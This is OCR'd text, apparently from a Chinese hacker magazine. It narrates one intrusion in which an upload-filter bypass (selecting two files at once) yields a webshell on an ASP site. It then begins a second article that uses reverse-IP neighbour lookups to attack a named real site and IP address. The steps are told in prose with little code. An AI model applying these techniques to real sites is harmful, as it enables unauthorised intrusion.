


图 2




图 3

```
dim db
db="100tang/#100tang#com#yufeng#com#2005#4#00.asp"
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(""&db&"")
conn.Open connstr
%>
```

看到了吧，“db=”后边的就是默认的数据库名，如果直接在“100tang/#100tang#com#yufeng#com#2005#4#00.asp”的前面加上网站域名来尝试下载数据库的话，虽然数据库的路径正确，可因为有了“#”这个符号，该数据库仍然是下载不了的。

继续来看看有没有别的能够利用的漏洞，如果实在不行的话就只有仔细的读源代码了！找了好大会儿，在下载回来的源码包里终于看到了可以上传的文件夹 UPLOAD，难道这套系统有上传漏洞吗？来仔细的看看吧，如图4，图5。




图 4




图5

我先是直接上传了一个 ASP 文件，不行，又试了一下 ASA 文件，还是不行。再试着添加空格、添加点号……但都没有成功。就当我正准备去看源代码的时候，突然鬼使神差的这样操作了一下，我先选择上传两个文件，如图6。选择好后，直接点“提交”，等待一会儿就返回了如图 7 所示的页面。




图6




图 7

然后，我们使用一句话木马的客户端进行连接，webshell 就这样轻松的得到了，如图 8。




图8

看菜鸟如何渗透华夏VIP

职业色狼[H.S.T]

前几天朋友和我说“只要vip.77169.com这个服务器重启他就能拿到服务器的权限”，我听了这话很是好奇，于是就对该站进行了一次安全检测。打开VIP.77169.COM，很明显的发现使用的是动易sql版，由于俺是菜菜也找不出啥系统漏洞，所以就只好利用已知的漏洞来进行检测了。首选当然是旁注了，打开www.scologs.com/ip-domains.html或www.myipneighbors.com，这两个网站都可以用来查询主机所绑定的域名，虽然不是很全，但是却能查出很多来。打开上述网站后，我们在中间的“Enter Any Domain or IP address”栏输入要查询的域名vip.77169.com或其IP地址222.74.128.20，然后点“submit”提交，查询的结果如图1所示。




图1

